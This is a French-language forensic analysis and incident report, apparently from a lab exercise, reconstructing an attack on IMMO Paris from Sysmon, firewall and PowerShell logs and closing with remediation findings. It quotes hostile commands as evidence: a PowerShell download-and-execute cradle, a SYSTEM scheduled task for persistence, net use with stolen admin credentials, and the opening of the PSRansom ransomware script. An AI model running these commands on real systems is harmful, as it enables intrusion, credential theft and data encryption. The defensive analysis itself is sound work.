DestinationPortName	-
EventCode	3
EventType	4
Image	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Un scan d'énumération de privilèges est exécuté en mémoire via PowerShell, à travers le port 8000 cette fois-ci. En corrélant les journaux Sysmon, on observe un **Process ID 6732** correspondant à une exécution PowerShell, via le processus « **winword.exe** ».

Cela semble fortement correspondre aux exécutions observées précédemment.

DestinationIp	132.164.201.19
DestinationPort	8000
EventCode	3
Image	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ProcessId	6732
RuleName	-
host	WIN10-HFRANCK

L'ensemble des actions regroupées par **Process ID 6732** se déroulent le **25/03** entre **9:47:34 UTC** et **9:57:17 UTC**.

UtcTime	2025-03-25 09:47:34.456
	2025-03-25 09:47:39.402
	2025-03-25 09:47:44.714
	2025-03-25 09:47:44.716
	2025-03-25 09:47:45.002
	2025-03-25 09:47:45.046
	2025-03-25 09:47:45.258
	2025-03-25 09:57:17.996

Nous retrouvons la requête vers le port 8000, mais aucune trace d'exécution sur le disque, ce qui confirme que le scan d'élévation de privilèges a été exécuté en mémoire.

CurrentDirectory	C:\Users\hfranck.IMMO-PARIS\AppData\Roaming\Microsoft\Templates\
Image	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ProcessId	6732
host	WIN10-HFRANCK
source	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype	WinEventLog
CommandLine	powershell.exe -WindowStyle Hidden -NoLogo iex ((New-Object Net.WebClient).DownloadString('https://tinyurl.com/2ye2je87'))

Description	Windows PowerShell
DestinationHostname	-
DestinationIp	104.17.112.233
	132.164.201.19
DestinationIsIpv6	false
DestinationPort	443
	4445
	8000
	8080

Le processus « **msiexec.exe** » ouvre une nouvelle connexion vers un port peu commun (**4444**), à destination de l'IP Publique que nous avons déjà aperçue, le **25/03 à 16:08:39 UTC**.

Image	C:\Windows\System32\msiexec.exe
ProcessId	6276
host	WIN10-HFRANCK
source	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype	WinEventLog
ComputerName	WIN10-hfranck.immo-paris.local
DestinationHostname	-
DestinationIp	132.164.201.19
DestinationIsIpv6	false
DestinationPort	4444
User	NOT_TRANSLATED
	NT AUTHORITY\SYSTEM


On aperçoit ensuite un « **CreateRemoteThread** », un processus qui permet de créer un nouveau Thread à l'intérieur d'un processus existant. (**PID 6436**) Technique couramment utilisée par les Malwares. Ce nouveau Thread hérite des permissions du processus ciblé. Cette technique est également utilisée pour échapper aux défenses Antivirus / EDR.

SourceImage	C:\Windows\System32\config\systemprofile\AppData\Roaming\Undetected.exe
SourceName	Microsoft-Windows-Sysmon
SourceProcessGuid	{adeac35d-d506-67e2-e700-000000001f00}
SourceProcessId	6276
SourceUser	NT AUTHORITY\SYSTEM
StartAddress	0x00000251C9230000
StartFunction	-
StartModule	-
TargetImage	C:\Windows\System32\msiexec.exe
TargetProcessGuid	{adeac35d-d500-67e2-e200-000000001f00}
TargetProcessId	6436
TargetUser	NT AUTHORITY\SYSTEM
TaskCategory	CreateRemoteThread detected (rule: CreateRemoteThread)
Type	Information
User	NOT_TRANSLATED
UtcTime	2025-03-25 16:08:39.075
category	CreateRemoteThread detected (rule: CreateRemoteThread)


PID 6436 ciblé par l'exécutable « **Undetecded.exe** ».

ProcessId ▾	6436
host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
ComputerName ▾	WIN10-hfranck.immo-paris.local
DestinationHostname ▾	-
DestinationIp ▾	132.164.201.19
DestinationIsIpv6 ▾	false
DestinationPort ▾	4444

Nous avons pu scanner l'exécutable « **Undetected.exe** » sur Virus Total, indiquant que cet exécutable peut être qualifié comme étant malveillant, sans aucun doute.



Quant au Package d'Installation MSI, il est également détecté par certains éditeurs comme étant malicieux.



On notera que Windows Defender est désactivé par l'attaquant, dès lors qu'il a les privilèges nécessaire pour exécuter une telle action sur le Système cible.

host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Windows Defender/Operational
sourcetype ▾	WinEventLog
ComputerName ▾	WIN10-hfranck.immo-paris.local
EventCode ▾	5001
EventType ▾	4
Keywords ▾	None
LogName ▾	Microsoft-Windows-Windows Defender/Operational
Message ▾	Microsoft Defender Antivirus Real-time Protection scanning for malware and other potentially unwanted software was disabled.

On observe la création d'un fichier « **update.bat** » à **16:33:14 UTC**.

Image ▾	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ProcessId ▾	6556
host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
ComputerName ▾	WIN10-hfranck.immo-paris.local
CreationUtcTime ▾	2025-03-25 16:33:14.668
EventCode ▾	11

TargetFilename ▾	C:\Users\hfranck.IMMO-PARIS\AppData\update.bat
TaskCategory ▾	File created (rule: FileCreate)
Type ▾	Information
User ▾	NOT_TRANSLATED
	NT AUTHORITY\SYSTEM

Puis une création de tâche planifiée dans la foulée, indiquant que l'attaquant met en place un type de persistance sur le Système cible.

Image ▾	C:\Windows\System32\schtasks.exe
ProcessId ▾	6620
host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
CommandLine ▾	schtasks.exe /ru "SYSTEM" /Create /SC MINUTE /MO 5 /TN "Security_Updater" /TR "C:\users\hfranck.immo-paris\appdata\update.bat"
Company ▾	Microsoft Corporation
ComputerName ▾	WIN10-hfranck.immo-paris.local
Description ▾	Task Scheduler Configuration Tool
EventCode ▾	1

Quelques minutes plus tard, nous arrivons à tracer l'exécution de la Tâche Planifiée créée par l'attaquant à **16:43:00 UTC** avec un **Process ID 5952** et un **Parent Process ID 5952**.

De multiples exécutions toutes les 5 minutes sont par la suite observées dans les journaux.

_time	CommandLine	ProcessId	ParentCommandLine	ParentProcessId
2025-03-25 16:43:06	msiexec.exe /qn /i "C:\users\hfranck.immo-paris\appdata\install.msi"	6084	C:\Windows\SYSTEM32\cmd.exe /c ""C:\users\hfranck.immo-paris\appdata\update.bat""	5952
2025-03-25 16:43:01	timeout /t 5	316	C:\Windows\SYSTEM32\cmd.exe /c ""C:\users\hfranck.immo-paris\appdata\update.bat""	5952
2025-03-25 16:43:00	msiexec.exe /qn /x "C:\users\hfranck.immo-paris\appdata\install.msi"	2064	C:\Windows\SYSTEM32\cmd.exe /c ""C:\users\hfranck.immo-paris\appdata\update.bat""	5952
2025-03-25 16:43:00	C:\Windows\SYSTEM32\cmd.exe /c ""C:\users\hfranck.immo-paris\appdata\update.bat""	5952	C:\Windows\system32\svchost.exe -k netsvcs -p	452

On observe également un nombre de connexions importants pour une même IP ainsi que des ports différents, dans un laps de temps extrêmement court. Cela s'apparente à un scan de de port Réseau. Le Firewall ne journalise que les tentatives qui lui ont été transmises, mais nous pouvons déduire qu'une partie du Réseau **172.20.15.0** a été scanné par l'attaquant.

L'IP source provient de ce scan n'est autre que le poste d'Henri, ce qui est d'autant plus suspect. Le premier scan a été enregistré à **16:58:49 UTC**.

_time	src_ip	dest_ip	dest_port	action
2025-03-25 16:58:50	172.20.15.8	172.20.15.4	8443	allowed
2025-03-25 16:58:50	172.20.15.8	172.20.15.4	8080	allowed
2025-03-25 16:58:50	172.20.15.8	172.20.15.4	3306	allowed
2025-03-25 16:58:50	172.20.15.8	172.20.15.4	3389	allowed
2025-03-25 16:58:50	172.20.15.8	172.20.15.4	5432	allowed
2025-03-25 16:58:50	172.20.15.8	172.20.15.4	8000	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	8081	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	636	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	389	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	464	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	445	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	145	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	139	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	23	allowed
2025-03-25 16:58:49	172.20.15.8	172.20.15.4	22	allowed

Un téléchargement en amont d'un fichier « **net.ps1** » via PowerShell est observé. C'est ce même script qui a servi pour le scan réseau précédent.

Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ProcessId	6384
host	WIN10-HFRANCK
source	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype	WinEventLog
ComputerName	WIN10-hfranck.immo-paris.local
CreationUtcTime	2025-03-25 15:11:27.572
EventCode	11
EventType	4

TargetFilename	C:\Users\hfranck.IMMO-PARIS\AppData\net.ps1
TaskCategory	File created (rule: FileCreate)

Et nous observons l'exécution du scan quelques minutes plus tard, via **l'Event Code 3** de Sysmon.

DestinationIp	DestinationPort	Image	category
		\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	NetworkConnect)
172.20.15.6	445	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Network connection detected (rule: NetworkConnect)
172.20.15.6	139	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Network connection detected (rule: NetworkConnect)
172.20.15.5	3389	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Network connection detected (rule: NetworkConnect)
172.20.15.5	636	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Network connection detected (rule: NetworkConnect)
172.20.15.5	389	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Network connection detected (rule: NetworkConnect)

Notre Dashboard d'alertes sécurité nous notifie d'une potentielle exécution de **Mimikatz** le **25/03 à 17:18:40 UTC**.

LSASS Memory	Credential Access	OS Credential Dumping	HIGH	Credentials Dumping via dump files in TEMP Folder	2025-03-25 17:18:40
LSASS Memory	Credential Access	OS Credential Dumping	HIGH	Credentials Dumping via dump files in TEMP Folder	2025-03-25 17:18:41

Nous observons également un Event ID 10 sur Sysmon peu commun. Un accès à « **lsass.exe** » depuis « **msiexec.exe** » ainsi qu'un CallTrace révélateur.

Après plusieurs recherches, nous remarquons que ces informations sont des indicateurs avérés de l'utilisation de **Mimikatz**, outil très utilisé pour dumper divers secrets Windows.

EventCode	10
RuleName	-
host	WIN10-HFRANCK
source	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype	WinEventLog
CallTrace	C:\Windows\SYSTEM32\ntdll.dll+9d9b4|C:\Windows\System32\KERNELBASE.dll+338ae|UNKNOWN(000002B4907CB136)
ComputerName	WIN10-hfranck.immo-paris.local
EventType	4
GrantedAccess	0x1010

SourceImage	C:\Windows\system32\msiexec.exe
SourceName	Microsoft-Windows-Sysmon
SourceProcessGUID	{adeac35d-8a1e-67e6-3a03-000000002500}
SourceProcessId	3820
SourceThreadId	5684
SourceUser	NT AUTHORITY\SYSTEM
TargetImage	C:\Windows\system32\lsass.exe
TargetProcessGUID	{adeac35d-7cf2-67e6-0b00-000000002500}
TargetProcessId	636
TargetUser	NT AUTHORITY\SYSTEM
TaskCategory	Process accessed (rule: ProcessAccess)

En continuant le déroulé de la chronologie de l'attaque, nous observons une tentative de découverte de Partages Réseaux depuis le poste compromis, à l'aide de « **net view »** le **26/03 à 10:13:30 UTC.**

ProcessId	4568
RuleName	-
host	WIN10-HFRANCK
source	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype	WinEventLog
CommandLine	net view 172.20.15.6

3/26/25
10:13:30.000 AM

```
... 21 lines omitted ...
Description: Net Command
... 1 line omitted ...
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net  view 172.20.15.6
```

Puis des tentatives de connexions sur le Partage Réseau préalablement scanné, avec les identifiants compromis lors de l'étape précédente.

Ces tentatives sont également considérées comme suspectes, étant donné qu'elles sont lancées à partir de « **cmd.exe** ».

host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
CommandLine ▾	net use * \\172.20.15.6\winshare [redacted] /user:immo-paris\i75admin
Company ▾	Microsoft Corporation
ComputerName ▾	WIN10-hfranck.immo-paris.local

S'en suivent des évènements « **Audit Success** », indiquant que l'attaquant s'est connecté avec succès.

source ▾	WinEventLog:Security
sourcetype ▾	WinEventLog
Account_Domain ▾	IMMO-PARIS
	IMMO-PARIS
Account_Name ▾	hfranck
	i75admin
Additional_Information ▾	deb-nas-02
ComputerName ▾	WIN10-hfranck.immo-paris.local
Error_Code ▾	-
EventType ▾	0
Keywords ▾	Audit Success

On observe d'ailleurs ces mêmes connexions dans les journaux du Serveur Linux.

>	3/26/25 10:44:04.637 AM	2025-03-26T10:44:04.637125+00:00 DEB-NAS-02 smbd: pam_unix(samba:session): session opened for user i75admin(uid=1000) by (uid=0) host = DEB-NAS-02 source = /var/log/auth.log sourcetype = linux_secure
>	3/26/25 10:43:46.937 AM	2025-03-26T10:43:46.937569+00:00 DEB-NAS-02 smbd: pam_unix(samba:session): session opened for user i75admin(uid=1000) by (uid=0) host = DEB-NAS-02 source = /var/log/auth.log sourcetype = linux_secure
>	3/26/25 10:43:30.158 AM	2025-03-26T10:43:30.158588+00:00 DEB-NAS-02 smbd: pam_unix(samba:session): session opened for user i75admin(uid=1000) by (uid=0) host = DEB-NAS-02 source = /var/log/auth.log sourcetype = linux_secure
>	3/26/25 10:42:57.020 AM	2025-03-26T10:42:57.020207+00:00 DEB-NAS-02 smbd: pam_unix(samba:session): session opened for user i75admin(uid=1000) by (uid=0) host = DEB-NAS-02 source = /var/log/auth.log sourcetype = linux_secure
>	3/26/25 10:28:18.550 AM	2025-03-26T10:28:18.550131+00:00 DEB-NAS-02 smbd: pam_unix(samba:session): session opened for user i75admin(uid=1000) by (uid=0) host = DEB-NAS-02 source = /var/log/auth.log sourcetype = linux_secure
>	3/26/25 10:28:18.441 AM	2025-03-26T10:28:18.441633+00:00 DEB-NAS-02 smbd: pam_unix(samba:session): session opened for user i75admin(uid=1000) by (uid=0) host = DEB-NAS-02 source = /var/log/auth.log sourcetype = linux_secure

On remarque que le même procédé de découverte Réseau a été utilisé pour le second Serveur, afin de lister les Partages disponibles.

host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
CommandLine ▾	net view 172.20.15.5
Company ▾	Microsoft Corporation

Des connexions via « **net use** » puis des « **Audit Success** » sont également observés, indiquant que l'attaquant a réussi à s'authentifier.

host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
CommandLine ▾	net use X: \\172.20.15.5\i75docs [redacted] /user:immo-paris\i75admin

Account_Domain ▾	-
	immo-paris
Account_Name ▾	-
	i75admin
Additional_Information ▾	SRV-AD-01.immo-paris.local
ComputerName ▾	WIN10-hfranck.immo-paris.local
Error_Code ▾	-
EventType ▾	0
Keywords ▾	Audit Success
LogName ▾	Security

On retrouve une connexion réseau supplémentaire vers le port 8000 et l'IP de l'attaquant. Probablement pour accéder à un de ses outils, le **26/03 à 13:13:43 UTC**.

Image ▾	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ProcessId ▾	4508
RuleName ▾	-
host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
ComputerName ▾	WIN10-hfranck.immo-paris.local
DestinationHostname ▾	-
DestinationIp ▾	132.164.201.19
DestinationIsIpv6 ▾	false
DestinationPort ▾	8000
DestinationPortName ▾	-

L'Event 4103 du Journal PowerShell nous donne des informations quant à l'exécution d'un ou plusieurs modules PowerShell exécuté par un Script.

En l'occurrence, il est question du module « **Microsoft.PowerShell.Archive »** qui permet de Zipper des fichiers.

EventCode ▾	4103
host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-PowerShell/Operational
sourcetype ▾	WinEventLog
ComputerName ▾	WIN10-hfranck.immo-paris.local
EventType ▾	4
Keywords ▾	None
LogName ▾	Microsoft-Windows-PowerShell/Operational
Message ▾	CommandInvocation(Add-Type): "Add-Type" ParameterBinding(Add-T nal Host Name = ConsoleHost Host Version = 5.1.19041.5607 Host ID = 7 Runspace ID = f40ac1d2-124f-4f11-844f-8a1befb7971c Pipeline ID = 8 PowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.Pow d User = Shell ID = Microsoft.PowerShell User Data:
OpCode ▾	To be used when operation is just executing a method
ParameterBinding_Add_Type_ ▾	name="AssemblyName"; value="System.IO.Compression.FileSystem"

```
Command Type = Cmdlet
Script Name = C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1
Command Path =
```

Malheureusement l'exfiltration de données sera impossible à détecter car le « Copier-Coller » n'implique aucune transmission à travers le réseau.

Le chiffrement des dossiers du Partage Réseau a été effectué à l'aide d'un Script PowerShell exécuté en mémoire, et qui simule un ransomware. Les journaux PowerShell permettent de reconstituer l'ensemble du code qui a été utilisé.

```
LogName=Microsoft-Windows-PowerShell/Operational
EventCode=4104
EventType=3
ComputerName=WIN10-hfranck.immo-paris.local
User=SYSTEM
Sid=S-1-5-18
SidType=1
SourceName=Microsoft-Windows-PowerShell
Type=Warning
RecordNumber=4604
Keywords=None
TaskCategory=Execute a Remote Command
OpCode=On create calls
Message=Creating Scriptblock text (1 of 1):
#================================#
#     PSRansom by @JoelGMSec     #
#      https://darkbyte.net      #
#================================#

# Design
$ProgressPreference = "SilentlyContinue"
$ErrorActionPreference = "SilentlyContinue"
$OSVersion = [Environment]::OSVersion.Platform
if ($OSVersion -like "*Win*") {
$Host.UI.RawUI.WindowTitle = "PSRansom - by @JoelGMSec"
$Host.UI.RawUI.BackgroundColor = "Black"
$Host.UI.RawUI.ForegroundColor = "White" }

# Banner
function Show-Banner {
   Write-Host
```


Les dernières commandes font référence à la fermeture de la session utilisée pour le partage réseau, à l'aide de « **Net use** » à **13:16:41 UTC**.

host ▾	WIN10-HFRANCK
source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype ▾	WinEventLog
CommandLine ▾	net use X: /delete

3/26/25
1:16:41.000 PM

```
... 23 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net  use X: /delete
```

A l'aide de l'ensemble des données, artefacts et éléments de notre Analyse de l'attaque, nous avons réalisé une chronologie macro associée à l'incident d'IMMO Paris.



VII. Rapport d'Incident

Cette partie du document vise à détailler l'analyse de l'incident de l'entreprise IMMO Paris, ainsi que l'ensemble des recommandations proposées et permettant de traiter l'incident et d'améliorer sa posture de sécurité.

1. Résumé Exécutif

L'analyse de l'Incident de Sécurité du groupe IMMO Paris a mené à la découverte de 6 vulnérabilités menaçant la confidentialité, l'intégrité ainsi que la disponibilité du Système d'Information ciblé par l'attaquant.

Ces vulnérabilités, sont classifiées par niveau de sévérité, ainsi 2 de ces vulnérabilités sont classifiées comme élevées, 3 d'entre elles comme moyenne et 1 comme faible.

Deux découvertes de nature informationnelle sont aussi présentes dans ce rapport. Elles permettent de mettre l'accent à la fois sur les risques avérés liés aux pièces jointes et communications piégées, mais aussi au maintien en condition de sécurité des Systèmes d'Information de l'entreprise.

Une des vulnérabilités critiques est liée à une GPO défaillante du SI, tandis que la seconde est issue de contrôles des flux sortants inexistants au niveau du Firewall de l'agence.

La première découverte concerne un défaut de configuration au niveau de la Stratégie de Groupe définie sur le Serveur AD. En effet, le paramètre **AlwaysInstallElevated** permet à un utilisateur non privilégié d'installer des Packages MSI Windows avec des privilèges SYSTEM. Cette configuration est dangereuse car un acteur malveillant peut en abuser pour élever ses privilèges assez facilement sur le Système local. Nous recommandons de désactiver ce paramètre.

La seconde découverte est liée à un manque de contrôle des flux sortant sur un équipement périmétrique de l'agence. C'est une configuration problématique et dangereuse pour l'entreprise, car aucun mécanisme de blocage de flux n'est en place et cela facilite la fuite et l'exfiltration de données. Nous recommandons fortement de mettre en place des règles qui limitent les flux non-standards et non nécessaires au bon fonctionnement des activités de l'entreprise. Il est également fortement conseillé d'ajouter une sonde IPS qui traitera les flux sortants et permettra d'ajouter une couche de défense supplémentaire.

Finalement, il est à noter que par le biais des découvertes détaillées dans ce rapport, l'objectif de compromission total du système d'information ciblé a été atteint, et une fuite de données avérée a été observée.

2. Découvertes

Découverte de 6 vulnérabilités menaçant la confidentialité, l'intégrité et la disponibilité.

Une découverte de type Informationnelle est aussi présente. Si adressée, cette dernière peut grandement améliorer la sécurité du système d'information ciblé. Une découverte Informationnelle n'est pas une vulnérabilité, mais une observation d'amélioration possible.

La table ci-jointe détaille les niveaux de sévérité des découvertes.

Sévérité des découvertes			
Elevée	**Moyenne**	**Faible**	**Total**
2	**3**	**1**	**6**

Le tableau ci-dessous énumère une vision macro des découvertes évoquées dans ce Rapport d'Incident.

N° Découverte	**Niveau de sévérité**	**Nom de la découverte**
1	Elevée	Stratégie de Sécurité Critique – **AlwaysInstallElevated**
2	Elevée	Autorisation de flux sortants non standards et non contrôlés depuis le FW
3	Moyenne	Informations d'identification Vault Windows & Cache Domaine
4	Moyenne	Utilisation d'Informations d'identification privilégiées sur de multiples Systèmes
5	Moyenne	Utilisation d'outils malveillants (**Mimikatz**)
6	Moyenne	Exécution de Macros Office Dangereuses
7	Faible	Découverte de Réseau Possible
8	Informationnelle	Sensibilisation des Employés au Phishing
9	Informationnelle	Implémentation d'un mécanisme de Gestion des Vulnérabilités et CIS Benchmark

3. Détails des Découvertes

Elevée – Stratégie de Sécurité Critique – **AlwaysInstallElevated**.

CWE	**CWE-250: Execution with Unnecessary Privileges**
CVSS	7.8
Vecteur	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Description	Cette stratégie de configuration autorise un utilisateur à installer un package Windows Installer (MSI) avec des privilèges élevés (SYSTEM) sans qu'aucuns credentials, ne soient nécessaires. Ce paramétrage présente un risque de sécurité critique et doit être évité. Microsoft décourage fortement l'utilisation de ce paramètre.
Impact	Ce défaut de configuration peut être utilisé par un attaquant afin d'élever ses privilèges au niveau SYSTEM et compromettre totalement la cible.
Affecté	172.20.15.8
Remédiation	• Désactiver la Politique « **Always install with elevated privileges** » à la fois au niveau « **Computer** » et « **User** » dans les Politiques utilisées • Vérifier l'absence de la clé « **AlwaysInstallElevated** » dans le registre, au niveau **HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer** et **HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer**

Elevée – Flux sortants non standards et non contrôlés depuis le Firewall.

CWE	**CWE-16: Configuration**
CVSS	0.0
Vecteur	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:N
Description	Les flux sortants de l'ensemble des Systèmes ne sont pas ou peu contrôlés, si bien qu'aucun blocage et aucune alerte ne seront déclenchés.
Impact	Cela pose un risque élevé d'exfiltration et de fuite de données pour l'Entreprise sans qu'aucune détection efficace ne soit observée.
Affecté	172.20.15.4
Remédiation	• Implémenter un mécanisme de Whitelist au niveau des flux sortants du Firewall (WAN) en fonction des applicatifs et services autorisés dans l'Entreprise • Il est fortement recommandé d'ajouter une sonde IPS pour ces flux sortants, directement sur le Firewall. Ainsi qu'un IDS sur le LAN dans un second temps, afin d'avoir davantage de visibilité sur le Réseau • Auditer régulièrement les règles du Firewall afin de s'assurer qu'elles sont conformes aux politiques de l'Entreprise et aux exigences de Sécurité

Moyenne – Informations d'Identification présentes dans le Vault Windows et en Cache.

CWE	**CWE-524: Use of Cache Containing Sensitive Information**
CVSS	4.4
Vecteur	CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N
Description	Credential Manager enregistre par défaut les informations de connexion dans un Cache afin de pouvoir les réutiliser, dans le cas où l'AD est indisponible.
Impact	Un acteur malveillant peut être en mesure de lire les informations de connexion stockée en cache et de les réutiliser ultérieurement sur l'ensemble des Systèmes.
Affecté	172.20.15.8
Remédiation	• Il est nécessaire d'activer la Politique : **Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options\Network access: Do not allow storage of passwords and credentials for network authentication** • Mettre la valeur de la clé de Registre à 0 : **HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\CachedLogonsCount**

Moyenne – Utilisation d'Informations d'identification Privilégiées

CWE	**CWE-200: Exposure of Sensitive Information to an Unauthorized Actor**
CVSS	7.1
Vecteur	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Description	Les identifiants de connexion se trouvant dans le Credential Manager de Windows, s'avèrent être utilisables sur plusieurs des Serveurs de l'Entreprise.
Impact	Les Credentials obtenus permettent à l'attaquant de se connecter en tant qu'Administrateur sur plusieurs des Systèmes de l'Entreprise. La compromission de ces Systèmes est donc totale.
Affecté	172.20.15.5, 172.20.15.6, 172.20.15.8
Remédiation	• Définir des Comptes distincts pour les accès aux différentes ressources de l'Entreprise • S'assurer de mettre en place une Politique de Mot de Passe robuste pour les Comptes Administrateur sur l'ensemble du SI • Auditer régulièrement les Comptes locaux et de Domaine afin de s'assurer de leur niveau de permissions, de la création de Comptes non autorisés ou encore de leurs actions à travers le SI

Moyenne – Utilisation d'outils considérés comme Malveillants

CWE	**CWE-522: Insufficiently Protected Credentials**
CVSS	6.0
Vecteur	CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N
Description	Durant l'analyse, il a été observé que plusieurs outils ont été employés par l'attaquant pour atteindre ses objectifs, dont Mimikatz, qui permet de copier les identifiants Windows en mémoire.
